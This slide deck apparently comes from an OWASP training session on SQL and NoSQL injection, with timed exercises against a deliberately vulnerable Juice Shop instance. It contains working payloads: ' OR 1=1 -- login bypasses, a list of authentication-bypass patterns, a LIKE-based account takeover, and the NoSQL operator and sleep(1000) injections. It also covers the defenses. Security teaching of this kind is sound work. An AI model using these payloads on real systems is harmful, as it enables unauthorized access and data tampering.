



Injections

Timo Pagel

OWASP

Agenda


- A1 Injection
 - SQL Injection
 - Defences against SQL Injection
 - NoSQL Injection
 - Defences against NoSQL Injection



Injection



Injection



Injection

- Missing input validation can lead to injections


Injection Types

- Command Injection
- SQLi
- LDAPi
- NoSQLi
- ...

SQL Injections Types

- Tautology
- Illegal Query
- Blind Injection
- Union Query
- Stacked Query
- Obfuscation

Attack Pattern of SQL Injections




Control of Source Code / Inputs

Input

SELECT * FROM users WHERE email = 'mail@example.com'

Control of Source Code / Inputs



SQL Injection: Tautology


- No input validation can lead to SQL injections

SQL Injection.

User-Id:

Password:

`select * from Users where user_id= ' srinivas ' and password = ' mypassword '`



SQL Injection: Tautology

- No input validation can lead to SQL injections

SQL Injection.

User-Id:

Password:


`select * from Users where user_id= 'srinivas ' and password = 'mypassword '`

User-Id:

Password:

`select * from Users where user_id= '' OR 1 = 1; /* ' and password = '*/-- '`

9lessons.blogspot.com



Task

<https://shop.pagel.pro/#/login>

*Log in with the administrator's
user account (with SQLi).*

10 Minutes

Next hint: 5 Minutes



Task


<https://shop.pagel.pro/#/login>

*Log in with the administrator's
user account.*

10 Minutes

Next hint: 5 Minutes

Use **SQL Tautologies**



Task

<https://shop.pagel.pro/#/login>



Log in with the administrator's user account.

10 Minutes


Next hint: 5 Minutes

Use **SQL Tautologies**

Solution:

Username: ' OR 1=1 --

Password: <RANDOM>



Analysis of the source code

```
models.sequelize.query(  
  'SELECT *  
  FROM Users WHERE email = \' + (req.body.email || '') + \'  
  AND password = [...]  
) .success( [...] )
```


How to query the database
correctly?



Analysis of the source code

```
models.sequelize.query(  
  'SELECT *  
  FROM Users WHERE email = \'' + (req.body.email || '') + \''  
  AND password = [...]  
) .success( [...] )
```

```
models.sequelize.query(  
  'SELECT * FROM Users WHERE email = :email AND [...]',  
  { replacements: { email: (req.body.email || '') }, type:  
    models.sequelize.QueryTypes.SELECT }  
) .success( [...] )
```

Tautology

- Intent: Extracting data, bypass authentication
- Example:

```
DELETE * FROM wine  
WHERE id = 1  
OR 1=1; #'
```

Example Patterns 1 to bypass authentication

- `admin'--`
- `admin'#`
- `` or 1=1 --`
- `` or 1=1 #`
- `` or 1=1 /*`
- `) ` or `1' = `1`
- `) ` or (`1' = `1`

Illegal Query

- Intent: Determining database fingerprints, extracting data, identify injectable parameters
- Example n=1:
(n=column count)

```
SELECT * FROM wine  
WHERE variety='lagrein'  
ORDER BY 1;#
```

OK

Illegal Query

- Intent: Determining database fingerprints, extracting data, identify injectable parameters
- Example n=2:

```
SELECT * FROM wine  
WHERE variety='lagrein'  
ORDER BY 2;#'
```

ERROR 1054 (42S22): Unknown column '2' in 'order clause'

Task

<https://shop.pagel.pro/#/login>

Log in with Bender's user account.

20 minutes left

Next hint: 5 Minutes



Task

<https://shop.pagel.pro/#/login>

Log in with Bender's user account.

15 minutes left

Next hint: 5 Minutes

Use **SQL Tautologies**




Task

<https://shop.pagel.pro/#/login>

Log in with Bender's user account.

10 Minutes left

Use **SQL Tautologies** and like '%%'




Task

<https://shop.pagel.pro/#/login>

Log in with Bender's user account.

Use **SQL Tautologies** and like '%%'

Solution: Use the username
' or email like('%bender%');--



Defenses Against SQL Injection

- Escaping / Prepared Statements / ORM-Mapper
- Validation
- Hide Error Messages
- Blast Radius: Least Privileges



Further Information on ORM-Injections

<https://cwe.mitre.org/data/definitions/564.html>

NoSQL

SQL:

```
SELECT * FROM accounts WHERE username =  
'admin' -- AND password = ''
```

NOSQL:

```
db.accounts.find({username: username,  
password: password});
```


NoSQLi

```
{  
  "username": "admin",  
  "password": {"$gt": ""}  
}
```

Tautologie

NoSQLi Task: Let the server sleep for some time.

Identify NoSQLi Injectable
Parameters
20 Minutes
Next hint: 5 Minutes





NoSQLi Task: Let the server sleep for some time.

Identify NoSQLi Injectable Parameters

15 Minutes left

Hint 1/2: Inject **sleep(1000)**




NoSQLi Task: Let the server sleep for some time.

Identify NoSQLi Injectable Parameters

10 Minutes left

Hint 1/2: Inject **sleep(1000)**

Hint 2/2: Identify how products reviews are fetched



NoS

localhost:3000/rest/product/1/reviews


JSON Raw Data Headers

Save Copy

```
status: "success"
data:
  0:
    text: "One of my favorites!"
    author: "admin@juice-sh.op"
    message: "One of my favorites!"
    product: 1
    _id: "PHLNaPxZxoAY2vJkp"
```




Close



34

NoS



Solution:

[http://shop.pagel.pro/rest/product/sleep\(1000\)/reviews](http://shop.pagel.pro/rest/product/sleep(1000)/reviews)

text: "one of my favorites!"

author: "admin@juice-sh.op"

message: "One of my favorites!"

product: 1

_id: "PHLNaPxZxoAY2vJkp"

Id



Defenses Against NoSQLi

- Type validation / casting / ORM-Mapper
- Sanitization of dangerous characters
- Deactivate JavaScript execution on server side
(see [Documentation](#))



Type Casting

```
MongoCollection<Document> collection =  
    database.getCollection("mycoll");  
Bson bsonDocument = new BsonDocument().append(  
    "a",  
    new BsonString("MongoDB")  
).append("b",  
    new BsonArray(  
        Arrays.asList(  
            new BsonInt32(inputNumber1),  
            new BsonInt32(inputNumber2)  
        )  
    )  
);
```

Backup Slides

NoSQLi Task 2

Change the first product review

10 Minutes

Next hint: 5 Minutes

Product #1

Name
Apple Juice (1000ml)
Price
1.99

Description
The all-time classic.
Image




Reviews

One of my favorites!

Edit

— Admin

Close





NoSQLi Task 2

Change the first product review

10 Minutes

Next hint: 5 Minutes

Identify how products reviews are getting patched



NoSQL

Inspect Conso Debugg Style Edi Performa Memo Netwo Storage

All HTML CSS JS XHR Fonts Images

Media Flash WS Other

Filter URLs

Sta...	Me...	File	Domain	Cause	Type	Tra...	Size
200	PATCH	reviews	localh...	unkno...	plain		
200	GET	reviews	localh...	JS xhr	json	561 B	254 B

3 requests | 295 B / 908 B transferred | Finish: 24 ms

New Request

Send Cancel

PATCH

http://localhost:3000/rest/product/reviews

Request Headers:

Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/5
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json;charset=utf-8
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdW

Request Body:

```
{"id": {"$ne": -1}, "message": "injected"}
```



ASP



41